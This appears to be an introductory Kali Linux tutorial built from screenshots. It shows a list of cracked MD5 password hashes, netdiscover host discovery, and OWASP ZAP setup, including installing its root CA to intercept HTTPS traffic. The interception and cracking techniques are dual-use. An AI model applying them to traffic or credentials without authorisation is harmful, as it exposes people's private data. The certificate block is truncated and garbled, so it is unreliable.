


```
┌──(innocent㉿Hayley)-[~]
└─$ cat cracked.txt
5f4dcc3b5aa765d61d8327deb882cf99:password
8b1a9953c4611296a827abf8c47804d7:Hello
958152288f2d2303ae045cffc43a02cd:MYSECRET
2c9341ca4cf3d87b9e4eb905d6a3ec45:Test1234
75b71aa6842e450f12aca00fdf54c51d:P455w0rd
031cbcccd3ba6bd4d1556330995b8d08:GuessMe
becd57447ec6b2582830b4bd0f6d2864:S3CuR3P455Word

┌──(innocent㉿Hayley)-[~]
└─$
```



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.155.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.155.2   00:50:56:e8:77:7b      1      60  VMware, Inc.
 192.168.155.254 00:50:56:e6:fb:d8      1      60  VMware, Inc.


┌──(innocent㉿Hayley)-[~]
└─$ sudo netdiscover -i eth0 -r 192.168.155.130
```

Netdiscover is a network reconnaissance tool used for passive network discovery. It scans a local network to identify live hosts, their IP addresses, MAC addresses, and associated manufacturers. Netdiscover aids in mapping and understanding the network topology, helping security professionals in network monitoring, troubleshooting, and identifying potential security risks.



OWASP ZAP


2.12.0

ZAP Tips and Tricks:

POST requests have a 'right click' menu for generating an anti CSRF test form.

```
INFO: Initializing Anti-CSRF Extension - Handles anti cross site request forgery (CSRF) tokens
INFO: Initializing Authentication Extension - Authentication Extension
INFO: Loaded authentication method types: [Form-based Authentication, HTTP/NTLM Authentication, Manual Authentication, Script-based Authentication, JSON-based Authenticatio
n]
INFO: Initializing Log4j Extension - Logs errors to the Output tab in development mode only
INFO: Initializing Users Extension - Users Extension
INFO: Initializing Parameters Extension - Summarise and analyse FORM and URL parameters as well as cookies
INFO: Initializing Script Extension - Script integration
INFO: Initializing ExtensionScripts - Scripting console, supports all JSR 223 scripting languages
```

ZAP (Zed Attack Proxy) is a popular dynamic web application security scanner on kali linux. It is designed for detecting vulnerabilities in web applications through active scanning and security testing. ZAP helps identify common security issues such as cross-site scripting (XSS), SQL injection, and insecure configurations. It also provides features for manual security testing, intercepting and modifying HTTP traffic, and generating reports to aid in securing web applications.



Local Servers/Proxies

Set your browser proxy setting using one of the following proxies.
The HTTP port and HTTPS port must be the same port.

Main Proxy

Address: localhost


Port: 8080

Additional Servers/Proxies

Enabled	Address	Port

☐ Remove Without Confirmation

Since ZAP is an alternative to the popular burpsuite, It is also a proxy tool and can be used to intercept Web request. But before that, a local proxy host and port needs to be set. In the above picture, a port of ‘8080’ was used which means in the browser network settings, a proxy host and port with exact values will be set to intercept the request from the browser to the ZAP proxy.



Software is Preventing Firefox From Safely Connecting to This Site

www.google.com is most likely a safe site, but a secure connection could not be established. This issue is caused by **OWASP Zed Attack Proxy Root CA**, which is either software on your computer or your network.


What can you do about it?

www.google.com has a security policy called HTTP Strict Transport Security (HSTS), which means that Firefox can only connect to it securely. You can’t add an exception to visit this site.

- If your antivirus software includes a feature that scans encrypted connections (often called “web scanning” or “https scanning”), you can disable that feature. If that doesn’t work, you can remove and reinstall the antivirus software.
- If you are on a corporate network, you can contact your IT department.
- If you are not familiar with **OWASP Zed Attack Proxy Root CA**, then this could be an attack, and there is nothing you can do to access the site.

Learn more…

Unfortunately due to security reasons, our request was seen as malicious by the browser when trying to intercept. In this case we need to prove the legitimacy of our proxy interceptor so it doesn’t seem like a MITM attack. We will install the ZAP CA certificate in the browser.




Validity in Days: 365

PEM:

```
-----BEGIN CERTIFICATE-----
MIIFCjCCA/KgAwIBAgIEL0hzuDANBgkqhkiG9w0BA(
T1dBU1AgWmVkIEF0dGFjayBQcm94eSBSb290IENBMF
ZWNhMmMyN2FmMRYwFAYDVQQKDA1PV0FTUCBSb290IE
UCBaQVAgUm9vdCBDQTELMAkGA1UEBhMCeHgwHhcNMj
NjA3MTIxODE3WjCBhTEnMCUGA1UEAwweT1dBU1AgWr
b290IENBMRkwFwYDVQQHDBAxODQ4YWM0ZWNhMmMyN2
UCBSb290IENBMRowGAYDVQQLDBFPV0FTUCBaQVAgUr
eHgwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAc
GXMvlbxlNvwWL7CtOVVuqPajk8eV6/U1wdxoLC/BJ(
hXKN8kdgAj1WPZOBqMRObHSYqnn9UyVR7jqDWQpAq(
gUmmriwVot31RrH77t2vmT2S/usODc2PZqj72Dr38(
ZQjpMDqHYikWRkUQVccB78KtXThopkgva47e9l55+
NUhC5hmG92ifdTe7wdj5XsdmdYKEKrCdBI0C+F8ih(
EHGNAgMBAAGjggF+MIIBejCCATMGA1UdDgSCASoEg(
AQEFAAOCAQ8AMIIBCgKCAQEAkcA8hcaN9R0sI+K/VE
o5PHlev1NcHcaCwvwSRobmaFfb3qRgIsmd7cXf9vR(
mKp5/VMlUe46g1kKQnchf6MRFaWahbQ3b0KY44Tm
kv7rDg3Nj2ao+9g69/EPMYK+QMsLezRIDhUOI2RAFW
rV04aKZIL2uO3vZeefn5y13CfJrL3wJc5Xvragmuu
```

`Certificates => Import` and import the newly downloaded Root CA

Finally after our certificate is saved to our local disk and has been import into the browser CA Authorities, We can now intercept our request without any futher interruptions.



```
GET https://id.google.com HTTP/1.1
Host: id.google.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Referer: https://www.google.com/
Connection: keep-alive
```

Id	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
12	Proxy	6/8/23, 8:23:04 AM	POST	https://www.google.com/gen_204?s=web&t...	204	No Content	18...	0 bytes			
9	Proxy	6/8/23, 8:23:01 AM	POST	https://www.google.com/gen_204?s=web&t...	204	No Content	1....	0 bytes	Medium		
48	Proxy	6/8/23, 8:23:44 AM	GET	https://www.google.com/xjs/_/js/k=xjs.s.en_...	200	OK	1....	984,829 bytes	Low		Script
40	Proxy	6/8/23, 8:23:34 AM	GET	https://www.google.com/xjs/_/js/k=xjs.s.en_...	200	OK	22...	3,466 bytes			
28	Proxy	6/8/23, 8:23:23 AM	GET	https://www.google.com/xjs/_/js/k=xjs.s.en_...	200	OK	1....	663,251 bytes	Low		Script, Comment
21	Proxy	6/8/23, 8:23:09 AM	GET	https://www.google.com/xjs/_/js/md=1/k=xj...	200	OK	2....	152,984 bytes			
54	Proxy	6/8/23, 8:23:54 AM	GET	https://www.youtube.com/embed/?enablejsa...	200	OK	74...	43,035 bytes	Medium		Script, Comment
57	Proxy	6/8/23, 8:23:58 AM	GET	https://www.youtube.com/s/player/b128dda...	200	OK	97...	313,339 bytes			
69	Proxy	6/8/23, 8:24:14 AM	POST	https://www.youtube.com/youtubei/v1/log_e...	200	OK	50...	28 bytes			
72	Proxy	6/8/23, 8:24:15 AM	POST	https://www.youtube.com/youtubei/v1/log_e...	200	OK	1....	28 bytes			
78	Proxy	6/8/23, 8:24:26 AM	POST	https://www.youtube.com/youtubei/v1/log_e...	200	OK	83...	28 bytes	Low		JSON

Alerts 0 5 7 7 Main Proxy: 127.0.0.1:8080 Current Scans 0 8 0 0 0 0 0 0